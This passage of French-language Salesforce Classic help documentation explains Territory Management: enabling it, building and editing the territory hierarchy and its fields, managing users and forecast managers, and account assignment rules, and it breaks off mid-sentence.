   Lorsque vous cliquez sur ce bouton, la hiérarchie et les données prévisionnelles actuelles de votre entreprise sont automatiquement copiées vers la hiérarchie de territoires comme suit :

   - Le nom de votre entreprise est défini comme étant le niveau supérieur de la hiérarchie de territoires.
   - Pour chaque rôle de la hiérarchie de prévisions, un territoire correspondant est créé dans la nouvelle hiérarchie de territoires.
   - Les paramètres du partage manuel des prévisions appliqués aux rôles sont copiés dans le nouveau territoire. Pour plus d'informations sur le partage manuel des prévisions, reportez-vous à Partage manuel d'une prévision à la page 2199.
   - Les utilisateurs Salesforce actifs sont ajoutés aux territoires en fonction de leurs rôles.
   - Des opportunités sont attribuées au territoire du propriétaire de l'opportunité.
   - Les comptes ne sont attribués nulle part dans la hiérarchie de territoires.
   - Tant que vous n'ajoutez ou ne modifiez aucun territoire, vos prévisions fonctionnent comme avant l'activation de la gestion des territoires.

**Rôle du bouton Activer intégralement la gestion des territoires**

Lorsque vous cliquez sur ce bouton :

- Toutes les données prévisionnelles préexistantes sont supprimées.
- Une hiérarchie de territoires vide est créée.

L'utilisation de ce bouton n'est recommandé que lorsque vous configurez dans Salesforce une toute nouvelle entreprise ne possédant pas encore de hiérarchie de prévisions.

ATTENTION: Un clic sur l'option **Activer intégralement la gestion des territoires** peut entraîner une ***perte de données irréversible***.

4. Configurez les champs associés aux territoires, les présentations de page et les autorisations utilisateur :
   - Dans les paramètres de gestion d'objet des comptes, accédez à Présentations de page, puis ajoutez les champs `Territoires` et `Exclure des règles d'attribution de territoire` aux présentations de page de comptes. Pour chaque présentation de page de compte, vous pouvez définir si les utilisateurs peuvent exécuter des règles d'attribution de compte lorsqu'ils enregistrent des comptes. Vous pouvez également définir si les règles d'attribution de compte sont exécutées à défaut lors de l'enregistrement des comptes.
   - Dans les paramètres de gestion d'objet des opportunités, accédez à Présentation de page, puis ajoutez le champ `Territoire` aux présentations de page d'opportunité.
   - Pour autoriser un utilisateur à être administrateur de la hiérarchie des territoires, accordez-lui l'autorisation « Gérer les territoires » en utilisant des ensembles d'autorisations ou des profils. Les profils qui disposaient de l'autorisation « Personnaliser l'application » avant l'activation de la gestion des territoires reçoivent automatiquement l'autorisation de gestion des territoires.
5. Pour commencer à utiliser votre nouvelle hiérarchie de territoires, dans Configuration, saisissez *`Hiérarchie`* dans la case `Recherche rapide`, puis sélectionnez **Hiérarchie de territoires**. Reportez-vous à Création de la hiérarchie des territoires à la page 2044.

CONSULTER ÉGALEMENT :

Est-ce que je dispose des prévisions personnalisables ?
Configuration des paramètres de gestion des territoires

# Configuration des paramètres de gestion des territoires

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Vous pouvez paramétrer des niveaux d'accès par défaut aux comptes, aux contacts, aux opportunités et aux requêtes pour les nouveaux territoires. Vous pouvez également définir si les responsables de prévision peuvent administrer les territoires qui leur sont inférieurs dans la hiérarchie des territoires.

1. Dans Configuration, saisissez *Territoire* dans la case Recherche rapide, puis sélectionnez **Paramètres de territoire**.
2. Sélectionnez les niveaux d'accès par défaut des comptes, des contacts (suivant le paramétrage par défaut de votre entreprise), des opportunités et des requêtes. Il s'agit des niveaux d'accès sélectionnés par défaut lors de la création d'un territoire. Pour consulter la description de ces champs, reportez-vous à Champs de territoire à la page 2047.

   Remarque: Ces paramètres ne sont pas rétroactifs et n'affectent pas les territoires existants.

   Ces niveaux d'accès peuvent être remplacés lors de la création ou de la modification d'un territoire. Reportez-vous à Création de territoires à la page 2046.
3. Une autre solution consiste à sélectionner l'option Les responsables de prévisions peuvent gérer les territoires. Lorsque cette case est cochée, les responsables des prévisions peuvent gérer les territoires subordonnés : ils peuvent gérer les utilisateurs, ajouter des comptes manuellement et gérer les règles d'attribution de compte pour les territoires situés sous leur territoire immédiat. Ils peuvent également ajouter des territoires enfant au territoire immédiat et aux territoires inférieurs. Pour en savoir plus sur les responsables des prévisions, reportez-vous à Affectation de responsables de prévision dans la hiérarchie de prévision à la page 2197.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour configurer les paramètres des territoires :
- Gérer les territoires

CONSULTER ÉGALEMENT :

Activation de Territory Management
Affichage et modification de territoires
Gestion des territoires
Création de la hiérarchie des territoires

# Création de la hiérarchie des territoires

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Remarque: Si vous avez cliqué sur le bouton **Activer la gestion des territoires** pour activer la gestion des territoires, la hiérarchie de prévisions existante a été utilisée comme base pour la hiérarchie des territoires.

Pour utiliser la hiérarchie de territoires de votre organisation, dans Configuration, saisissez *Hiérarchie* dans la case Recherche rapide, puis sélectionnez **Hiérarchie de territoires**. Les termes suivants font référence aux différents territoires de la hiérarchie.

**Territoire parent**
Territoire situé immédiatement au-dessus d'un autre territoire dans la hiérarchie. Un territoire possède un seul territoire parent dans la hiérarchie, à l'exception du territoire de niveau supérieur qui n'en possède pas.

**Territoire enfant**
Territoire immédiatement situé sous un autre territoire dans la hiérarchie. Un territoire parent peut posséder un nombre illimité de territoires enfant.

**Territoire frère**
Territoire enfant partageant le même territoire parent qu'un autre territoire enfant.

Sélectionnez une option dans la liste déroulante pour modifier l'affichage de la hiérarchie des territoires :

**Afficher dans la vue arborescente**
Afficher une représentation visuelle des relations parent-enfant entre vos territoires. Cliquez sur **Développer tout** pour afficher tous les territoires ou sur **Réduire tout** pour afficher uniquement les territoires de niveau supérieur. Pour développer ou réduire un nœud individuel, cliquez sur l'icône plus (+) ou moins (-).

**Afficher dans la vue de liste triée**
Afficher une liste des territoires pouvant faire l'objet d'un tri alphabétique basé sur le nom du territoire, le territoire parent (**Rattachement hiérarchique**) ou la description.

Pour afficher une liste filtrée d'éléments, sélectionnez une liste prédéfinie dans la liste déroulante Afficher ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.Pour modifier ou supprimer une vue que vous avez créée, sélectionnez-la dans la liste déroulante Afficher puis cliquez sur **Modifier**.

**Afficher dans la vue de liste**
Afficher une liste de territoires et de leurs enfants, triés alphabétiquement par nom du territoire de niveau supérieur. Les colonnes ne peuvent pas être triées. Cette vue n'est pas disponible pour les hiérarchies contenant plus de 1 000 territoires.

Chaque vue fournit des liens vous permettant de créer, de modifier et de supprimer des territoires.

CONSULTER ÉGALEMENT :

Gestion des territoires

Affichage et modification de territoires

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour afficher les territoires :
- Afficher la configuration

Pour modifier les territoires :
- Gérer les territoires

  OU

  Vous êtes gestionnaire des prévisions. Les responsables de prévisions peuvent gérer les territoires des utilisateurs de niveau inférieur dans la hiérarchie des territoires.

# Affichage et modification de territoires

Dans la page de détail du territoire, affichez et modifiez certains éléments, y compris les territoires associés, les utilisateurs attribués et les comptes inclus.

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour afficher les territoires :
- Afficher la configuration

Pour modifier les territoires :
- Gérer les territoires

  OU

  Vous êtes gestionnaire des prévisions. Les responsables de prévisions peuvent gérer les territoires des utilisateurs de niveau inférieur dans la hiérarchie des territoires.

## Affichage des territoires

1. Dans Configuration, saisissez *Hiérarchie* dans la case Recherche rapide, puis sélectionnez **Hiérarchie de territoires**.
2. Sélectionnez le nom du territoire à afficher.

## Affichage des territoires associés

La liste Hiérarchie située en haut de la page de détail du territoire indique la manière dont il est associé au territoire supérieur dans la hiérarchie des territoires. Pour visualiser le nom des autres territoires qui partagent le même territoire parent, reportez-vous à la liste Enfants. Dans ces deux listes, cliquez sur le nom du territoire à afficher. La page de détail du territoire comprend également la liste associée Territoires enfant. Reportez-vous à Utilisation des listes associées à un territoire à la page 2045.

## Modification des territoires

Pour mettre à jour un territoire existant, cliquez sur **Modifier**, puis modifiez les champs voulus. Pour plus d'informations, reportez-vous à Champs de territoire à la page 2047 et à Création de champs de territoire personnalisés à la page 2049.

Si une modification apportée à un territoire affecte les volumes de données importants, vous recevez un e-mail de confirmation une fois l'opération terminée.

Remarque: Lorsque vous modifiez des groupes, des rôles et des territoires, les règles de partage sont automatiquement réévaluées afin d'ajouter ou de supprimer l'accès si nécessaire.

## Clonage des territoires

Cliquez sur **Cloner** pour créer un territoire à l'aide des mêmes valeurs de champ standard et personnalisées que le territoire actuel. Le territoire cloné a le même territoire parent que le territoire d'origine. Toutefois, les utilisateurs attribués, les règles d'attribution de compte et les comptes attribués manuellement ne sont pas clonés.

Remarque: Si vous avez accès en lecture seule à un champ, la valeur de ce champ n'est pas transmise à l'enregistrement cloné.

## Affichage des comptes attribués à un territoire

Cliquez sur **Afficher les comptes** pour visualiser la liste des comptes attribués à ce territoire et aux territoires inférieurs dans la hiérarchie des territoires. Cette liste inclut les comptes attribués manuellement et ceux attribués par le biais de règles.

## Utilisation des listes associées à un territoire

Chaque page de détail d'un territoire contient les listes associées suivantes :

- **Utilisateurs attribués** : répertorie les utilisateurs du territoire. Reportez-vous à Gestion des utilisateurs dans les territoires à la page 2051.
- **Règles d'attribution de compte héritées** : répertorie les règles d'attribution de compte du territoire définies sur un territoire parent. Reportez-vous à Gestion des règles d'attribution de compte à la page 2055.
- **Règles d'attribution de compte définies dans ce territoire** : répertorie les règles d'attribution de compte du territoire. Reportez-vous à Gestion des règles d'attribution de compte à la page 2055.
- **Comptes attribués manuellement** : répertorie les comptes ajoutés manuellement au territoire. Reportez-vous à Attribution manuelle de comptes aux territoires à la page 2064.
- **Territoires enfant** : répertorie les territoires inférieurs au territoire dans la hiérarchie des territoires. Pour créer un territoire enfant de ce territoire, cliquez sur **Ajouter un territoire**. Pour afficher la page de détail d'un territoire enfant, cliquez sur le nom du territoire.

CONSULTER ÉGALEMENT :

Création de la hiérarchie des territoires

Activation de Territory Management

Ajout de responsables de prévision aux territoires

Création de territoires

## Création de territoires

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Vous pouvez créer jusqu'à 500 territoires pour votre entreprise. Pour créer un territoire :

1. Dans Configuration, saisissez *Hiérarchie* dans la case `Recherche rapide`, puis sélectionnez **Hiérarchie de territoires**.
2. Cliquez sur **Ajouter un territoire**. Vous pouvez également cliquer sur **Ajouter un territoire** dans la liste associée Territoires enfant d'une page de détail de territoire.
3. Pour définir le nouveau territoire, remplissez ou modifiez des champs. Pour consulter la description des champs de territoire, reportez-vous à Champs de territoire à la page 2047.

   Les champs standard requis pour des territoires sont `Étiquette`, `Nom de territoire` et `Territoire parent`. Les territoires possèdent parfois des champs personnalisés. Pour plus d'informations, reportez-vous à Création de champs de territoire personnalisés à la page 2049.
4. Cliquez sur **Enregistrer** pour terminer ou sur **Enregistrer et Nouveau** pour créer d'autres territoires personnalisés.

CONSULTER ÉGALEMENT :

Champs de territoire

Création de champs de territoire personnalisés

Création de la hiérarchie des territoires

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour créer des territoires :

- Gérer les territoires

  OU

  Vous êtes gestionnaire des prévisions. Les responsables de prévisions peuvent gérer les territoires des utilisateurs de niveau inférieur dans la hiérarchie des territoires.

# Champs de territoire

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Un territoire contient les champs suivants, par ordre alphabétique.

| Nom du champ | Description |
|---|---|
| `Accès au compte` | Définit le degré d'accès au territoire que les membres ont sur les comptes du territoire : affichage seul, affichage et modification ou encore affichage, modification, transfert et suppression. |
| `Accès à la requête` | Définit le degré d'accès au territoire que les membres ont sur les requêtes des comptes du territoire, quel que soit le responsable des requêtes : aucun accès, affichage seul ou encore affichage et modification. |
| `Limiter l'attribution des opportunités` | Cochez cette case pour empêcher le déplacement des opportunités du territoire en dehors de ce dernier et de ses territoires enfant lors de l'exécution des règles d'attribution de compte. |
| `Accès au contact` | Définit le niveau d'accès que les membres du territoire ont sur les contacts des comptes du territoire, quel que soit le responsable des contacts. Options possibles : Aucun accès, Affichage uniquement ou Affichage et modification. |
| `Responsable des prévisions` | Utilisateur auquel sont transmises les prévisions provenant de territoires enfant et de niveau inférieur. Vous pouvez modifier ce champ uniquement en cliquant sur **Changer** dans la page de détail du territoire. Si ce champ est activé via la page Paramètres de territoire, un responsable de prévision peut gérer les territoires inférieurs dans la hiérarchie. |
| `Étiquette` | Le nom utilisé pour faire référence au territoire dans les pages de l'interface utilisateur. |
| `Accès à l'opportunité` | Définit le degré d'accès au territoire que les membres ont sur les opportunités des comptes du territoire, quel que soit le responsable des opportunités : aucun accès, affichage seul ou encore affichage et modification. |

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour modifier les territoires :

- Gérer les territoires

  OU

  Vous êtes gestionnaire des prévisions. Les responsables de prévisions peuvent gérer les territoires des utilisateurs de niveau inférieur dans la hiérarchie des territoires.

| Nom du champ | Description |
| --- | --- |
| `Territoire parent` | Territoire immédiatement au-dessus du territoire en question dans la hiérarchie de territoires. Le territoire parent doit être un territoire existant. Utilisez l'icône de recherche pour sélectionner le territoire parent. |
| `Groupes de partage` | Champ en lecture seule, qui s'affiche uniquement dans la page de détail du territoire. Pour chaque territoire, deux groupes de partage sont créés : l'un pour le territoire et l'autre pour le territoire et ses enfants. Cliquez sur **Territoire** pour visualiser les utilisateurs présents dans le groupe de partage d'un territoire. Cliquez sur **Territoire et subordonnés** pour visualiser les utilisateurs présents dans le groupe de partage d'un territoire et de ses enfants.<br>Remarque: Les utilisateurs sont répertoriés comme membres du groupe uniquement lorsque le groupe est utilisé dans les règles de partage ou dans le cadre du partage manuel des enregistrements. |
| `Nom du territoire` | Le nom unique utilisé par l'API et les packages gérés. |
| `Description du territoire` | Description du territoire. |

CONSULTER ÉGALEMENT :

- Création de champs de territoire personnalisés
- Affichage et modification de territoires
- Création de territoires
- FAQ sur la gestion des territoires

## Création de champs de territoire personnalisés

Ajoutez jusqu'à 500 champs de territoire personnalisés afin d'adapter les territoires aux exigences propres à la société.

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Dans les paramètres de gestion d'objet des territoires, accédez à la zone Champs. Cette zone vous permet d'afficher les détails des champs standard, de créer ou de modifier des champs personnalisés, ou de définir les dépendances de champs.

**Remarque:** Les territoires n'ont pas de présentations de page personnalisables. Les nouveaux champs personnalisés sont ajoutés dans l'ordre alphabétique au bas de la page de détail du territoire.

CONSULTER ÉGALEMENT :

- Affichage et modification de territoires
- Création de territoires
- Champs de territoire
- Recherche des paramètres de gestion d'objet

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

### AUTORISATIONS UTILISATEUR

Pour créer ou modifier des champs de territoire personnalisés :

- Gérer les territoires

  OU

  Vous êtes gestionnaire des prévisions. Les responsables de prévisions peuvent gérer les territoires des utilisateurs de niveau inférieur dans la hiérarchie des territoires.

# Suppression de territoires

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Vous ne pouvez supprimer que les territoires qui ne possèdent pas de territoires enfant. Lorsque vous supprimez un territoire, les éléments suivants ne lui sont plus associés :

- Tous les utilisateurs, que l'option `Actif dans le territoire` soit sélectionnée ou non
- Tous les comptes, qu'ils soient attribués manuellement ou par des règles d'attribution de compte
- Toutes les opportunités

Pour supprimer un territoire :

1. Dans Configuration, saisissez *`Hiérarchie`* dans la case `Recherche rapide`, puis sélectionnez **Hiérarchie de territoires**.
2. Cliquez sur **Suppr** en regard d'un territoire dans la hiérarchie. Une alternative consiste à sélectionner le nom d'un territoire et à cliquer sur **Supprimer**.

**Remarque:** La restauration d'un compte ou d'une opportunité depuis la Corbeille restaure l'attribution de territoire, mais ne déclenche pas l'évaluation des règles d'attribution de compte. Si les règles d'attribution de compte ont changé pendant que l'enregistrement était dans la Corbeille, l'enregistrement restauré peut comporter des territoires ne respectant pas les nouvelles règles.

CONSULTER ÉGALEMENT :

Affichage et modification de territoires

Création de la hiérarchie des territoires

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour supprimer des territoires :

- Gérer les territoires

  OU

  Vous êtes gestionnaire des prévisions. Les responsables de prévisions peuvent gérer les territoires des utilisateurs de niveau inférieur dans la hiérarchie des territoires.

# Gestion des utilisateurs dans les territoires

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Un territoire peut disposer d'un nombre illimité d'utilisateurs et un utilisateur peut être attribué à un nombre illimité de territoires.

Dans le contexte d'un territoire spécifique, les utilisateurs disposent à la fois du statut `Actif` et du statut `Actif dans le territoire` :

**Actif**

Un utilisateur actif peut se connecter à Salesforce.

Les utilisateurs désactivés continuent à être responsables des opportunités et apparaissent dans les prévisions et les territoires. Lorsque des utilisateurs sont désactivés, leurs remplacements de prévisions d'opportunités, de totaux ajustés et de choix des responsables sur les prévisions de leurs subordonnés sont gelés. Le responsable d'un utilisateur désactivé peut néanmoins appliquer le remplacement de choix du responsable aux prévisions de cet utilisateur. Les montants cumulés sont tenus à jour. Si un utilisateur désactivé est ensuite réactivé, il peut reprendre son travail normalement. Si l'option « Autoriser les prévisions » est désactivée pour un utilisateur désactivé, l'utilisateur est supprimé de tous les territoires auquel il est attribué.

Les utilisateurs peuvent définir leur statut actif en modifiant leur page d'informations personnelles dans les paramètres personnels.

**Actif dans le territoire**

Les utilisateurs dont la case `Actif dans le territoire` est cochée dans la page de détail du territoire disposent d'opportunités en cours ou closes, ou d'aucune opportunité dans ce territoire. Les utilisateurs dont le statut `Actif dans le territoire` est désactivé ont été transférés ou supprimés du territoire, mais restent responsables d'opportunités dans l'ancien territoire.

Pour visualiser les territoires auxquels vous appartenez, affichez la liste associée Territoires dans votre page d'informations personnelles. Pour afficher la liste associée d'un utilisateur, dans Configuration, saisissez *`Utilisateurs`* dans la case `Recherche rapide`, puis sélectionnez **Utilisateurs**.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour attribuer des utilisateurs à des territoires :

- Gérer les territoires

  ET

  Gérer les utilisateurs

## Ajout d'utilisateurs à des territoires

Pour ajouter des utilisateurs à un territoire :

1. Dans la page de détail d'un territoire, cliquez sur **Ajout des utilisateurs**.
2. Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées.
3. Sélectionnez et désélectionnez les cases à cocher de la colonne Action pour déplacer les utilisateurs entre les zones Disponible et Sélectionné. Vous pouvez également :
   - Cliquez sur une lettre pour afficher les utilisateurs correspondants.
   - Cliquez sur **Tout** pour afficher tous les utilisateurs correspondant aux critères de la vue actuelle.
   - Cliquez sur **sélection affichée** pour déplacer tous les utilisateurs de la page de liste actuelle vers la zone Sélectionné située au-dessous.
   - Cliquez sur **désélection affichée** ou sur **désélectionner tout** pour déplacer les utilisateurs de la zone Sélectionné vers la zone Disponible.

Remarque: Les utilisateurs déjà attribués au territoire n'apparaissent pas dans la liste des utilisateurs disponibles même s'ils répondent aux critères d'affichage de la liste.

4. Lorsque la zone Sélectionné comprend tous les utilisateurs à attribuer au territoire, cliquez sur **Attribuer**.

## Suppression d'utilisateurs des territoires

Vous pouvez supprimer un utilisateur d'un territoire et choisir l'utilisateur qui recevra ses opportunités en cours :

1. Dans la liste associée Utilisateurs attribués de la page de détail du territoire, cliquez sur **Supprimer** en regard du nom de l'utilisateur.
2. Cliquez sur l'icône de recherche `Nouveau responsable` ( ) pour sélectionner le destinataire des opportunités en cours dont l'utilisateur est éventuellement responsable.
3. Une autre solution consiste à laisser le champ `New Owner` vide. L'un des résultats suivants se produit :
   - Si le territoire principal dispose d'un responsable de prévision, ce dernier devient alors responsable des opportunités en cours de l'utilisateur. En outre, le responsable des prévisions est attribué au territoire (case à cocher `Actif dans le territoire` désactivée).
   - Si le territoire principal ne dispose pas d'un responsable de prévision, l'utilisateur reste alors dans le territoire avec la case à cocher `Actif dans le territoire` désactivée.
4. Cliquez sur **Enregistrer**.

   Si de gros volumes de données sont concernés, vous recevez un e-mail de confirmation une fois l'opération terminée.

## Transfert d'utilisateurs entre des territoires

L'assistant de transfert d'utilisateur vous permet de déplacer un utilisateur d'un territoire vers un autre, de sélectionner les opportunités en cours dont l'utilisateur conservera la responsabilité et de désigner le destinataire de ses opportunités en cours.

Pour transférer un utilisateur vers un autre territoire :

1. Dans la liste associée Utilisateurs attribués de la page de détail du territoire, cliquez sur **Transférer** en regard du nom de l'utilisateur.
2. Cliquez sur **Sélectionner** à côté du territoire vers lequel vous transférez l'utilisateur. Si nécessaire, développez ou réduisez les nœuds dans la hiérarchie des territoires pour afficher le territoire de destination souhaité.
3. Cliquez sur l'icône de recherche `Nouveau responsable` ( ) pour sélectionner l'utilisateur qui doit devenir responsable des opportunités en cours que l'utilisateur transféré ne conserve pas. Cliquez sur **Suivant** pour poursuivre.

   Si vous ignorez cette étape et choisissez de ne pas sélectionner de destinataire, le responsable de prévision du territoire principal de l'ancien territoire de l'utilisateur reçoit automatiquement les opportunités en cours que l'utilisateur ne conserve pas. S'il n'existe aucun responsable de prévision dans le territoire principal de l'ancien territoire de l'utilisateur, l'utilisateur transféré reste responsable de ses opportunités.
4. Sélectionnez une vue de liste pour les opportunités ouvertes de l'utilisateur.
5. Cliquez sur **Sélectionner** et **Désélectionner** pour déplacer les opportunités entre les zones Disponible et Sélectionné. Vous pouvez également :
   - Cliquer sur une lettre pour afficher les opportunités correspondantes.
   - Cliquer sur **Tout** pour afficher toutes les opportunités correspondant aux critères de la vue en cours.
   - Cliquer sur **sélection affichée** pour déplacer toutes les opportunités de la page de liste en cours vers la zone Sélectionné en dessous.

- Cliquer sur **désélection affichée** ou **désélectionner tout** pour déplacer les opportunités de la zone Sélectionné vers la zone Disponible.

6. Si la zone Sélectionné contient les opportunités que l'utilisateur doit conserver après le transfert, cliquez sur **Transférer**.

   Si de gros volumes de données sont concernés, vous recevez un e-mail de confirmation une fois l'opération terminée.

Remarque: Si vous transférez le responsable de prévision d'un territoire, celui-ci n'aura plus de prévision et tout remplacement d'opportunité créé par les responsables de prévision supérieurs dans la hiérarchie de territoires sera supprimé. Reportez-vous à Remplacement des prévisions personnalisables à la page 1694.

CONSULTER ÉGALEMENT :

Affichage et modification de territoires

Ajout de responsables de prévision aux territoires

## Affichage des listes d'utilisateurs attribués

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

La page de la liste des utilisateurs attribués affiche une liste d'utilisateurs attribués au territoire sélectionné. Cette page permet d'afficher des informations détaillées sur les utilisateurs, de supprimer des utilisateurs de territoires, de transférer les utilisateurs entre les territoires et d'accéder à d'autres informations associées.

- Pour afficher une liste d'éléments filtrée, sélectionnez une liste prédéfinie dans la liste déroulante `Vue` ou cliquez sur **Créer une vue** pour définir vos propres vues personnalisées. La `Vue` par défaut correspond à la dernière vue sélectionnée.
- Cliquez sur un nom d'utilisateur pour afficher ses détails.
- Cliquez sur **Supprimer** à côté d'un nom d'utilisateur pour supprimer l'utilisateur du territoire.
- Cliquez sur **Transférer** à côté d'un nom d'utilisateur pour transférer l'utilisateur entre les territoires.

CONSULTER ÉGALEMENT :

Gestion des territoires

Gestion des règles d'attribution de compte

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

AUTORISATIONS UTILISATEUR

Pour afficher les utilisateurs attribués :

- Afficher la configuration

Pour supprimer ou transférer un utilisateur :

- Gérer les territoires

  ET

  Gérer les utilisateurs

# Ajout de responsables de prévision aux territoires

**Remarque:** Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Avant d'attribuer un responsable de prévision à un territoire, tenez compte des points suivants :

- Un territoire ne peut posséder qu'un responsable de prévision. Reportez-vous à Affectation de responsables de prévision dans la hiérarchie de prévision à la page 2197.
- Les prévisions provenant de territoires enfant ou de niveau inférieur sont transmises aux responsables de prévision.
- Si un territoire ne possède pas de responsable de prévision, aucune prévision n'est disponible pour ce territoire.
- Les responsables de prévision reçoivent des opportunités lorsque des utilisateurs sont transférés ou supprimés d'un territoire.
- Les responsables de prévision reçoivent des opportunités lors de l'exécution de règles d'attribution de compte.
- La page des paramètres du territoire permet aux responsables de prévision d'agir en tant qu'administrateurs délégués sur les territoires qui leur sont inférieurs dans la hiérarchie.

Pour attribuer un responsable de prévision à un territoire ou le modifier :

1. Dans la page de détail du territoire, cliquez sur **Changer** en regard du champ `Responsable des prévisions`.
2. Définissez le nom du responsable de prévision du territoire via la liste déroulante.

   À droite, la vue arborescente de la hiérarchie des territoires vous permet de visualiser les territoires enfant et de niveau inférieur dont les prévisions seront transmises au responsable de prévision.
3. Cliquez sur **Enregistrer** pour achever la procédure.

CONSULTER ÉGALEMENT :

Attribution de responsables des prévisions dans la hiérarchie des prévisions

Affichage et modification de territoires

Configuration des paramètres de gestion des territoires

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

## AUTORISATIONS UTILISATEUR

Pour attribuer des responsables de prévision aux territoires :

- Gérer les utilisateurs

  ET

  Gérer les territoires

  ET

  Personnaliser l'application

# Gestion des règles d'attribution de compte

Remarque: Ces informations s'appliquent uniquement à la fonctionnalité Gestion des territoires, pas à Gestion des territoires d'entreprise.

Vous pouvez créer des règles d'attribution de compte qui déplacent automatiquement les comptes, ainsi que leurs opportunités et requêtes associées, dans des territoires basés sur tout champ de compte personnalisé ou standard tel que le code postal, l'état, le secteur d'activité, le chiffre d'affaires ou le nombre d'employés. Chaque règle est constituée de plusieurs lignes de critères qui définissent précisément la manière dont les comptes sont attribués.

Les règles d'attribution de compte sont régies par les éléments suivants :

- Un territoire peut avoir hérité de règles d'attribution de compte, ce qui signifie que les règles ont été créées à un niveau supérieur de la hiérarchie des territoires et qu'elles affectent donc également le territoire donné.
- Un territoire peut disposer de règles d'attribution de compte définies localement, ce qui signifie que la règle a été créée sur le territoire donné.
- Si un territoire ne dispose pas de règles d'attribution de compte définies localement ou héritées, il ne contient que des comptes ajoutés manuellement.
- Si un compte correspond à toutes les règles d'attribution de compte définies localement et héritées de plusieurs territoires sur la même branche de la hiérarchie, le compte est attribué au territoire correspondant le plus faible.
- Si un compte correspond aux règles d'attribution de compte héritées d'un territoire mais ne correspond pas à toutes les règles du territoire définies localement, le compte n'est pas attribué au territoire, mais ses territoires enfant sont évalués.

Par exemple, vous avez trois territoires :

- Le Territoire A contient quatre règles marquées « Appliquer aux territoires enfant » et il est un parent du Territoire B.
  - Le Territoire B contient trois règles non marquées « Appliquer aux territoires enfant » et il est un parent du Territoire C.
    - Le Territoire C contient deux règles.

Si vous attribuez un compte qui correspond à toutes les règles des territoires A et C, mais à une seule règle du territoire B, le compte est attribué au territoire C. Cependant, si les règles du territoire B sont marquées « Appliquer aux territoires enfant », le compte est attribué uniquement au territoire A.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Developer** Edition et **Performance** Edition, et **Enterprise** Edition et **Unlimited** Edition avec Sales Cloud

**AUTORISATIONS UTILISATEUR**

Pour gérer les règles d'attribution de compte :

- Gérer les territoires

  OU

  Vous êtes gestionnaire des prévisions. Les responsables de prévisions peuvent gérer les territoires des utilisateurs de niveau inférieur dans la hiérarchie des territoires.

## Utiliser les règles d'attribution de compte

Cliquez sur **Exécuter les règles** dans la page de détail du territoire, pour évaluer les règles héritées actives, définies localement, qui s'affichent dans la page pour tous les comptes existant dans votre organisation. Les règles associées à tous les territoires subordonnés sont également évaluées, c'est-à-dire que lorsque vous exécutez des règles sur un territoire de niveau supérieur, toutes les règles de l'ensemble de la hiérarchie sont évaluées. Lorsque vous cliquez sur **Exécuter les règles**, une icône ( ) s'affiche en regard du bouton de tous les territoires affectés, pour indiquer que les règles sont en cours de traitement. Un e-mail de confirmation est envoyé à la fin du traitement.

Remarque: Pour protéger la qualité des données, vous ne pouvez pas modifier un territoire tant que l'icône de traitement est affichée.

Cliquez sur **Gérer les règles** sur la page de détail du territoire pour accéder à la page Gérer les règles d'attribution de compte sur laquelle vous pouvez créer, modifier, prévisualiser et exécuter des règles d'attribution de compte :

- Cliquez sur **Nouveau** pour créer une règle ou sur **Modifier** pour changer une règle existante. Reportez-vous à Création et modification des règles d'attribution de compte à la page 2061.
- Utilisez la case à cocher `Actif` pour définir une règle définie localement comme étant active ou inactive.

  Les règles d'attribution de compte actives évaluent automatiquement les comptes et les attribuent à des territoires quand :

